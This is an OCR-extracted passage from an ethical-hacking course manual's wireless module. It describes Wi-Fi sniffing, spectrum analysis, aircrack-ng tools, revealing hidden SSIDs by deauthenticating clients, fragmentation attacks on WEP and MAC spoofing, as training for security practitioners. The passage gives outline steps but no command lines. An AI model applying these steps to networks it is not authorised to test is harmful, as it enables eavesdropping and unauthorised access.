



Figure 16.48: Process of choosing the optimal Wi-Fi card

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Sniffing Wireless Traffic

Sniffing is a type of eavesdropping in which attackers intercept all ongoing wireless communication. Attackers perform wireless sniffing by simply tuning a receiver to the target transmission frequency and identifying the target communication protocol used. Attackers analyze the captured traffic to perform further attacks on the target network. To sniff wireless traffic, an attacker needs to enable the monitor mode on their Wi-Fi card.

All Wi-Fi cards do not support the monitor mode in Windows. The following link can be used to check whether a Wi-Fi card supports the monitor mode: *https://secwiki.org/w/Npcap/WiFi_adapters*

Attackers use tools such as Wireshark with Npcap, SteelCentral Packet Analyzer, OmniPeek Network Protocol Analyzer, CommView for Wi-Fi, and Kismet to sniff wireless networks.

- **Wireshark with Npcap**

  Source: *https://www.wireshark.org*

  Wireshark is a network protocol sniffer and analyzer. It allows users to capture and interactively browse the traffic in a target network. Wireshark can read live data from Ethernet networks, Token Ring networks, FDDI networks, Point-to-Point Protocol (PPP) and Serial Line Internet Protocol (SLIP) networks, 802.11 wireless LAN, automated teller machine (ATM) connections (if the ATM's OS allows Wireshark to do so), and any device supported on Linux by recent versions of libpcap. Npcap is integrated with Wireshark for complete WLAN traffic analysis, visualization, drill-down, and reporting.

  Attackers capture wireless traffic by enabling the monitor mode in Wireshark. Wireshark allows attackers to capture a huge amount of management frames, control frames, data frames, etc. and further helps them analyze Radiotap header fields to gather critical

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

information such as the protocols used, encryption techniques used, frame lengths, and MAC addresses.





Figure 16.49: Screenshot showing Wireshark capturing wireless traffic

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Perform Spectrum Analysis

An attacker can use spectrum analyzers to discover the presence of wireless networks. The spectrum analysis of wireless networks enables an attacker to actively monitor the spectrum usage in a particular area and detect the spectrum signal of the target network. It also helps the attacker measure the spectrum power of known and unknown signals. Spectrum analyzers employ statistical analysis to plot spectrum usage, quantify "**air quality**," and isolate transmission sources. RF technicians use RF spectrum analyzers to install and maintain wireless networks and identify sources of interference. Wi-Fi spectrum analysis also helps in the detection of wireless attacks, including DoS attacks, authentication/encryption attacks, and network penetration attacks.

The following are some of the automated tools used by attackers for the spectrum analysis of a target wireless network.

- **RF Explorer**

  Source: *http://rfexplorer.com*

  RF Explorer is an RF spectrum analysis tool. It can operate as a standalone, handheld RF spectrum analyzer or interface with a PC running more sophisticated data analysis software. An RF spectrum analyzer is the instrument of choice for the initial detection and identification of RF interference sources and the subsequent monitoring of the health of a wireless system. RF Explorer is a basic tool used for observing transmitted RF signals and aids the user by providing a view of the local RF environment. This RF view can be used to help detect the presence of RF transmissions that are interference source.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.50: Screenshot of RF Explorer

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Launch of Wireless Attacks

After completing the wireless network discovery, mapping, and analysis of the target wireless network, an attacker will be in a position to launch an attack on the target wireless network. The attacker may launch various types of attacks such as fragmentation attacks, MAC spoofing attacks, DoS attacks, and Address Resolution Protocol (ARP) poisoning attacks. This section describes wireless attacks and how they are performed.

Aircrack-ng Suite

Source: *http://www.aircrack-ng.org*


Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2 PSK cracker, and analysis tool for 802.11 wireless networks. This program runs under Linux and Windows.

- **Airbase-ng**: It captures the WPA/WPA2 handshake and can act as an ad-hoc AP.
- **Aircrack-ng**: This program is the de facto WEP and WPA/WPA2 PSK cracking tool.
- **Airdecap-ng**: It decrypts WEP/WPA/ WPA2 and can be used to strip wireless headers from Wi-Fi packets.
- **Airdecloak-ng**: It removes WEP cloaking from a pcap file.
- **Airdrop-ng**: This program is used for the targeted, rule-based de-authentication of users.
- **Aireplay-ng**: It is used for traffic generation, fake authentication, packet replay, and ARP request injection.
- **Airgraph-ng**: This program creates a client–AP relationship and common probe graph from an airodump file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Airmon-ng**: It is used to switch from the managed mode to the monitor mode on wireless interfaces and vice versa.
- **Airodump-ng**: This program is used to capture packets of raw 802.11 frames and collect WEP IVs.
- **Airolib-ng**: This program stores and manages ESSID and password lists used in WPA/ WPA2 cracking.
- **Airserv-ng**: It allows multiple programs to independently use a Wi-Fi card via a client–server TCP connection.
- **Airtun-ng**: It creates a virtual tunnel interface to monitor encrypted traffic and inject arbitrary traffic into a network.
- **Easside-ng**: This program allows the user to communicate via a WEP-encrypted AP without knowing the WEP key.
- **Packetforge-ng**: Attackers can use this program to create encrypted packets that can subsequently be used for injection.
- **Tkiptun-ng**: It injects frames into a WPA TKIP network with QoS and can recover MIC keys and keystreams from Wi-Fi traffic.
- **Wesside-ng**: This program incorporates various techniques to seamlessly obtain a WEP key in minutes.
- **WZCook:** It is used to recover WEP keys from the Wireless Zero Configuration utility of Windows XP.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Detection of Hidden SSIDs

Based on the principle of security through obscurity, many organizations hide the SSID of their wireless network by not broadcasting it. This is a part of the security policy of many organizations because an attacker may take advantage of the SSID to breach the security of their wireless networks. However, hiding SSIDs does not increase security. An attacker can reveal a hidden SSID using the aircrack-ng suite through the following steps.

- Run airmon-ng in the monitor mode
- Start airodump-ng to discover SSIDs on the interface




Figure 16.51: Screenshot of the execution of airmon-ng and airodump-ng

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng

Figure 16.52: Screenshot displaying the deauth command

- Switch to airodump to view the revealed SSID





Figure 16.53: Screenshot displaying result in revealing SSID

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Fragmentation Attack

A successful fragmentation attack can obtain 1500 bytes of a pseudo-random generation algorithm (PRGA). However, this attack does not directly recover the WEP key. At least one data packet must be received from the target AP to initiate this attack.

The aircrack-ng suite helps the attacker obtain a small amount of keying material from the packet, following which it attempts to send ARP and/or logical link control (LLC) packets with known content to the AP. The attacker can gather a larger amount of keying information from the replay packet if the AP echoes this packet. An attacker repeats this cycle several times to obtain the PRTG. The attacker can use PRGA with packetforge-ng to generate packets for injection attacks.

Figure 16.54: Screenshot displaying the execution of a fragmentation attack using aireplay-ng

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



MAC Spoofing Attack

A MAC address is a unique identifier hard-coded in the circuit of a network card by its manufacturer. Some networks implement MAC address filtering as a security measure. In MAC spoofing, attackers change their MAC address to that of an authenticated user to bypass the MAC filtering configured in an AP. To spoof a MAC address, the attacker simply needs to set the value returned by ifconfig to another hex value in the format of aa:bb:cc:dd:ee:ff. This change is made through the sudo command, which requires the root password. Attackers use MAC spoofing tools such as Technitium MAC Address Changer and MAC Address Changer to change the MAC address.

Figure 16.55: MAC address spoofing in Linux and Windows

MAC Spoofing Tools

- **Technitium MAC Address Changer**

  Source: *https://technitium.com*

  Technitium MAC Address Changer allows a user to change (spoof) the MAC address of their NIC instantly. It has a simple user interface and provides information regarding

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

